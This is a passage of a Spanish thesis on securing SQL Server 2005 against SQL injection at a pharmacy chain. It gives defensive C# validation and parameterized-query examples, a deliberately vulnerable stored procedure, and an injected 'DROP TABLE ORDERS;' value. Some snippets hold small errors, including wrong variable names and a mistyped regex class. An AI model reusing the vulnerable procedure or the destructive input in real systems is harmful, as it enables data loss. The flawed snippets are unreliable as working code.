


Figura 6.8.6 *Cifrar conexiones SQL server 2005*

**Fuente:** Captura de pantalla cifrar conexión SQL server 2005

### 6.8.7 Seguridad de aplicaciones

Para proteger a la aplicación de inyecciones SQL, se recomienda realizar los siguientes ítems:

a) **Restricción de entradas.**
b) **Uso de parámetros con procedimientos almacenados.**
c) **Uso de parámetros con SQL dinámico**

#### a) Restricción de entradas

Se recomienda validar el tipo, la longitud, el formato y el intervalo de todas las entradas a aplicaciones, mediante la restricción de las entradas utilizadas en las consultas de acceso a datos.

- **Restricción de entradas en el código de acceso a datos**

Se considera necesario realizar una validación en el código de acceso a datos, tal vez como complemento a la validación de ingreso.

En el siguiente ejemplo muestra cómo una rutina de acceso a datos puede validar los parámetros de entrada mediante expresiones regulares antes de utilizar los parámetros en una instrucción SQL.

```
using System;
using System.Text.RegularExpressions;

public void CreateNewUserAccount(string name, string password)
{
   // Check name contains only lower case or upper case letters,
   // the apostrophe, a dot, or white space. Also check it is
   // between 1 and 40 characters long
   if ( !Regex.IsMatch(userIDTxt.Text, @"^[a-zA-Z'./s]{1,40}$"))
     throw new FormatException("Invalid name format");

   // Check password contains at least one digit, one lower case
   // letter, one uppercase letter, and is between 8 and 10
   // characters long
   if ( !Regex.IsMatch(passwordTxt.Text,
                  @"^(?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{8,10}$" ))
     throw new FormatException("Invalid password format");

   // Perform data access logic (using type safe parameters)
   ...
}
```

**b) Uso de parámetros con procedimientos almacenados**

Otra medida para prevenir la inyección sql es el uso de procedimientos almacenados, esto no implica que se eviten las inyecciones SQL Si no utiliza parámetros, los procedimientos almacenados pueden ser susceptibles de inyecciones SQL si utilizan entradas sin filtrar como se describe en el apartado "Descripción general" de este documento.

Con el siguiente código se muestra cómo utilizar **SqlParameterCollection** cuando se llama a un procedimiento almacenado.

```
using System.Data;
using System.Data.SqlClient;

using (SqlConnection connection = new SqlConnection(connectionString))
{
  DataSet userDataset = new DataSet();
  SqlDataAdapter myCommand = new SqlDataAdapter(
          "LoginStoredProcedure", connection);
  myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
  myCommand.SelectCommand.Parameters.Add("@au_id",       SqlDbType.VarChar,
11);
  myCommand.SelectCommand.Parameters["@au_id"].Value = SSN.Text;

  myCommand.Fill(userDataset);
}
```

En este caso, el parámetro **@au_id** es tratado como un valor literal y no como código ejecutable. Además, se comprueba el tipo y la longitud del parámetro. En el ejemplo de código anterior, el valor de entrada no puede tener más de 11 caracteres. Si los datos no cumplen el tipo o la longitud que el parámetro defina, la clase **SqlParameter**generará una excepción.

- **Revisión del uso de los procedimientos almacenados parametrizados de la aplicación**

Ya que el uso de procedimientos almacenados con parámetros no evita necesariamente las inyecciones SQL, es recomendable que revise el uso de este tipo de procedimiento almacenado de la aplicación. Por ejemplo, el siguiente procedimiento almacenado parametrizado tiene varias vulnerabilidades de seguridad.

```
CREATE PROCEDURE dbo.RunQuery
@var ntext
AS
      exec sp_executesql @var
GO
```

Una aplicación que utilice un procedimiento almacenado similar al del ejemplo de código anterior tiene las siguientes vulnerabilidades:

- El procedimiento almacenado ejecuta todas las instrucciones que se le pasen. Consideremos que la variable**@var** se ha establecido como:
- DROP TABLE ORDERS;En este caso, la tabla ORDERS será eliminada.
- El procedimiento almacenado se ejecuta con privilegios **dbo.**
- El nombre del procedimiento almacenado (**RunQuery**) no es muy conveniente. Si un intruso puede consultar la base de datos, verá el nombre del procedimiento almacenado. Con un nombre como **RunQuery**, puede suponer que es probable que el procedimiento almacenado ejecute la consulta proporcionada.

**c) Uso de parámetros con SQL dinámico**

Si no puede utilizar procedimientos almacenados, siga utilizando parámetros cuando construya instrucciones SQL dinámicas. Con el siguiente código se muestra cómo utilizar **SqlParameterCollection** con SQL dinámico.

```
using System.Data;
using System.Data.SqlClient;

using (SqlConnection connection = new SqlConnection(connectionString))
{
  DataSet userDataset = new DataSet();
  SqlDataAdapter myDataAdapter = new SqlDataAdapter(
        "SELECT au_lname, au_fname FROM Authors WHERE au_id = @au_id",
        connection);
  myCommand.SelectCommand.Parameters.Add("@au_id",       SqlDbType.VarChar,
11);
  myCommand.SelectCommand.Parameters["@au_id"].Value = SSN.Text;
  myDataAdapter.Fill(userDataset);
}
```

- **Uso de parámetros en el trabajo con lotes**

Una creencia errónea habitual es pensar que si se concatenan varias instrucciones SQL para enviar un lote de instrucciones al servidor en un solo recorrido de ida y vuelta, no se pueden utilizar parámetros. Sin embargo, puede utilizar esta técnica siempre que se asegure de que los nombres de parámetros no aparezcan repetidos. Puede estar completamente seguro, utilice nombres de parámetro exclusivos durante la concatenación de texto SQL, tal y como se muestra a continuación.

```
using System.Data;
using System.Data.SqlClient;
. . .
using (SqlConnection connection = new SqlConnection(connectionString))
{
  SqlDataAdapter dataAdapter = new SqlDataAdapter(
      "SELECT CustomerID INTO #Temp1 FROM Customers " +
      "WHERE CustomerID > @custIDParm; SELECT CompanyName FROM
Customers " +
      "WHERE Country = @countryParm and CustomerID IN " +
      "(SELECT CustomerID FROM #Temp1);",
      connection);
  SqlParameter custIDParm = dataAdapter.SelectCommand.Parameters.Add(
                                "@custIDParm", SqlDbType.NChar, 5);
  custIDParm.Value = customerID.Text;

  SqlParameter countryParm = dataAdapter.SelectCommand.Parameters.Add(
 "@countryParm", SqlDbType.NVarChar, 15);
  countryParm.Value = country.Text;

  connection.Open();
  DataSet dataSet = new DataSet();
  dataAdapter.Fill(dataSet);
}
```

## 6.9 Inyección de código a las BD SQL en MS SQL Server 2005 de las farmacias Cruz Azul Vitalidad de la ciudad de Ambato, una vez aplicadas las medidas de seguridad.

- Al tratar de Conectarse desde una estación al servidor de sistema Neptuno desde un puerto diferente al configurado anteriormente el sistema genero el error siguiente.




Figura 6.9.1 *Conexión fallida al sistema*

**Fuente:** Captura de pantalla conexión fallida al sistema

- El siguiente paso fue configurar el puerto con el que el sistema se pude conectar al servidor desde una estación que no esté registrada en el sistema, mostrando el error siguiente.




Figura 6.9.2 *Conexión fallida estación no registrada*

**Fuente:** Captura de pantalla estación no registrada

- Al configurar correctamente el puerto por el cual se puede tener acceso al sistema, es posible ingresar con normalidad al mismo.




Figura 6.9.3 *Conexión exitosa al sistema*

**Fuente:** Captura de pantalla conexión exitosa al sistema

## 6.10 Conclusiones

- En resumen se ha conseguido obtener todo tipo de datos acerca del servidor SQL: como la versión del sistema operativo, motor de base de datos, bases de datos existentes, tablas, usuarios, etc.

- La Solución al *SQL Injection* reside en una consistente y absoluta revisión y confrontación de todos los parámetros y cuestiones dirigidas a las Bases de Datos y la Programación/Diseño del sistema informático.

- Al ejecutar las consultas consulta en la base de datos, el código SQL inyectado se ejecutó logrando hacer un sinnúmero de cosas, modificar o eliminar datos, autorizar accesos e, incluso, ejecutar código malicioso en el computador.

- No se puede implementar medidas de seguridad para la aplicación, puesto que no es posible tener acceso al código fuente del sistema, por tal motivo se vuelve necesario optar por mantener al sistema fuera del alcance de personas que tengan conocimiento del tema.

### 6.11 Recomendaciones

- Al administrador del sistema se recomienda eliminar las cuentas por defecto, es tan renombrado y conocido este conjunto de palabras, aunque no lo parezcan, suelen ser el motivo más perjudicial para la administración de Sistemas; esto evitaría que estos se transformen en "presas fáciles". Por ende, la Cuenta Maestra que se genera durante la Instalación Predetermina de MS-SQL Server recibe el nombre de "SA" deberá estas inactiva.

- Al administrador del sistema se recomienda cambiar los puertos por Defecto, MS-SQL puesto que Server soporta múltiples conexiones de red en cuanto a puertos y librerías se refiere. Esto le permite al Administrador del Sistema manejarse con total libertad para otorgar "tipos de enlaces de trabajo" según crea convenientes.

- Al administrador del sistema se recomienda deshabilitar los "Procedimientos Almacenados " (Transact SQL), propios de MS-SQL Server, podrían ser una amenaza potencial, puesto que mediante estas se puede acceder a una cuenta especial (dada, exclusivamente, por el "SA") usando una Shell Remota (Intérprete de Comandos Externo) a nivel del SO.

- A los desarrolladores del sistema se recomienda validar el tipo, la longitud, el formato y el intervalo de todas las entradas a aplicaciones, mediante la restricción de las entradas utilizadas en las consultas de acceso a datos.

- A los desarrolladores del sistema se recomienda realizar una validación en el código de acceso a datos, tal vez como complemento a la validación de ingreso.

- Ya que el uso de procedimientos almacenados con parámetros no evita necesariamente las inyecciones SQL, a los desarrolladores del sistema se recomienda revisar el uso de este tipo de procedimiento almacenado en la aplicación.

- Al administrador del sistema se recomienda estar al día en materia de Seguridad Informática para controlar las *Nuevas Técnicas de Inyecciones SQL* que surgen continuamente (al paso del tiempo); indudablemente, más perfeccionadas y difíciles de combatir.

## 6.12 Bibliografía

### Libros

AGUILERA Purificación (2010) “Seguridad Informática”, editorial Editex, Primera Edición

DATE, Christopher (2006) “ Sistemas de bases de datos”, editorial person, séptima edición.

GARZON, María Luisa (2003) “Informática Volumen IV” editorial MAD s.i, España.

GÒMEZ, Alberto (2003) “Los sistemas informáticos en la empresa” editorial servicios y aplicaciones de la universidad de Oviedo, España.

KROENKE, David (2003) “Procesamiento de Base de Datos”, editorial pearson educación Octava Edición.

PARRAVICINI, Luis (2010) “Programación Web Segura Hackeando tu aplicación” editorial Bubok Publishing.

PAZMAY, Galo (2004). “Guía práctica para la elaboración de tesis y trabajos de investigación”, Editorial Freire, Riobamba.

QUINTANA, Giovanna (2008) “Aprende SQL” editorial book print digital.

RAMOS, Alicia (2008)”Operaciones con bases de datos ofimáticas y corporativas” editorial clara M, España.

STAIR, Ralph (2000) “Sistemas de información” editorial Thompson, México.

**Tesis**

FERNANDEZ, Marcelo (2008) Técnicas comunes de ataque con sistema operativo Unix o derivados. Lujan Buenos Aires Argentina.

PINZON Cristian (2010) Arquitectura multi-agente adaptiva para la detección de ataques en entornos dinámicos y distribuidos. Salamanca Chile.

**Páginas Web**

ARGENTERO Cristian (2007/12/12). La pesadilla de todo programador y diseñador web. http://www.monografias.com/trabajos51/sql-injection/sql-injection.shtml. SQL injection.

CASARES Claudio (2004).Introducción a SQL. http://www.maestrosdelweb.com/editorial/tutsql1/. Tutorial de SQL.

GARCIA Edison (2007/09/28). SQL server http://mredison.wordpress.com/2007/09/28/seguridad-en-sql-server-2005/ seguridad en SQL server 2005.

MSDN (2006/12/12) Proteger SQL Server. http://msdn.microsoft.com/es-es/library/bb283235%28v=SQL.90%29.aspx. Seguridad de la plataforma y de la red.

MSDN (2009/05/02) Inyección de código SQL. http://msdn.microsoft.com/es-es/library/ms161953.aspx

RICCIATTI Hernán (2002/02/27) Técnicas de SQL inyección. http://www.willydev.net/descargas/SQLInjection.pdf

S.A, Sandra (2007/07/01).Ataques informáticos. http://ataquesinformaticos.blogspot.com/2007/07/ataques-informticos.html. Los ataques informáticos se multiplican.

SLIDESHARE (209/02/20) Advanced SQL Injection. http://translate.google.com.ec/translate?hl=es&langpair=en%7Ces&u=http://www.slideshare.net/joemccray/AdvancedSQLInjectionv2

VELÁSQUEZ Nicolás (2005/04/23). SQL Injection. http://jms32.eresmas.net/tacticos/programacion/documentacion/seguridad/SQLINjection/SQLInjection.html. Los datos en peligro constante.

## 6.13 Glosario de Términos.

| | |
|---|---|
| BD ( *Base de datos*) | **Base de datos** o **banco de datos** es un conjunto de datos pertenecientes a un mismo contexto y almacenados sistemáticamente para su posterior uso |
| BI ( b*usiness intelligence*) | **Inteligencia empresarial**, **inteligencia de negocios** o **BI**, conjunto de estrategias y herramientas enfocadas a la administración y creación de conocimiento mediante el análisis de datos |
| DLL( *dynamic-link library*) | **Biblioteca de enlace dinámico** es el término con el que se refiere a los archivos con código ejecutable que se cargan bajo demanda de un programa por parte del sistema operativo. |
| DML (*Data manipulation Languaje*) | **Lenguaje de Manipulación de Datos** es un lenguaje proporcionado por el sistema de gestión de base de datos que permite a los usuarios de la misma llevar a cabo las tareas de consulta o manipulación de los datos |
| FRAMEWORK | La palabra inglesa "**framework**" define, en términos generales, un conjunto estandarizado de conceptos, prácticas y criterios para enfocar un tipo de problemática particular, que sirve como referencia para enfrentar y resolver nuevos problemas de índole similar. |
| IIS ( *Internet Information Services*) | **Internet Information Services** o **IIS** es un servidor web y un conjunto de servicios para el sistema operativo Microsoft Windows |
| MSSQLSERVER *(Microsoft SQL Server*) | **Microsoft SQL Server** es un sistema para la gestión de bases de datos producido por Microsoft basado en el modelo relacional. |
| SERVICE PACK | Los programas denominados **Service Pack** consisten en un grupo de parches que actualizan, corrigen y mejoran aplicaciones y sistemas operativos |

| | |
|---|---|
| SGBD ( *Sistemas de gestión de bases de datos*) | **Sistemas de gestión de bases de datos** son un tipo de software muy específico, dedicado a servir de interfaz entre la base de datos, el usuario y las aplicaciones que la utilizan. |
| SQL ( *structured query language*) | Lenguaje de consulta estructurado o SQL (por sus siglas en inglés structured query language) es un lenguaje declarativo de acceso a bases de datos relacionales |
| TCP ( *Transmission Control Protocol*) | **Transmission Control Protocol** (en español *Protocolo de Control de Transmisión*) o **TCP**, es uno de los protocolos fundamentales en Internet. Fue creado entre los años 1973 y 1974 por Vint Cerf y Robert Kahn. |
| T-SQL ( *Transact-SQL*) | **Transact-SQL** (T-SQL) es una extensión al SQL de Microsoft y Sybase. SQL, que frecuentemente se dice ser un Lenguaje de Búsquedas Estructurado (por sus siglas en inglés), es un lenguage de cómputo estandarizado |

# ANEXOS

**MODELO DE ENCUESTA**

**UNIVERSIDAD TECNICA DE AMBATO**

**FACULTAD DE INGENIERIA EN SISTEMAS**

**LUGAR DE LA ENCUESTA:** Farmacias Cruz Azul vitalidad

**OBJETIVO.**

- Determinar las falencias de seguridad en la institución para permitir al investigador obtener un punto departida para el desarrollo del proyecto

**Cuestionario**

Dentro de los paréntesis sírvase contestar con una X en la respuesta.

1. ¿El sistema ha sido vulnerado alguna vez?

   SI ( ) NO ( )

2. ¿Se registran los movimientos o actividades que se realizan cada usuario en el sistema?

   SI ( ) NO ( )

3. ¿El sistema funcionar en entorno Cliente/Servidor?

   SI ( ) NO ( )

4. ¿El flujo de información es diario?

   SI ( ) NO ( )

5. ¿Realizan copias de seguridad diariamente?

   SI ( ) NO ( )

6. ¿Utilizan cifrados de seguridad?

   SI ( ) NO ( )

Señores, su veracidad en las respuestas permitirá al grupo investigador desarrollar un trabajo real y efectivo.

Agradecemos su colaboración y garantizamos absoluta reversa de su información.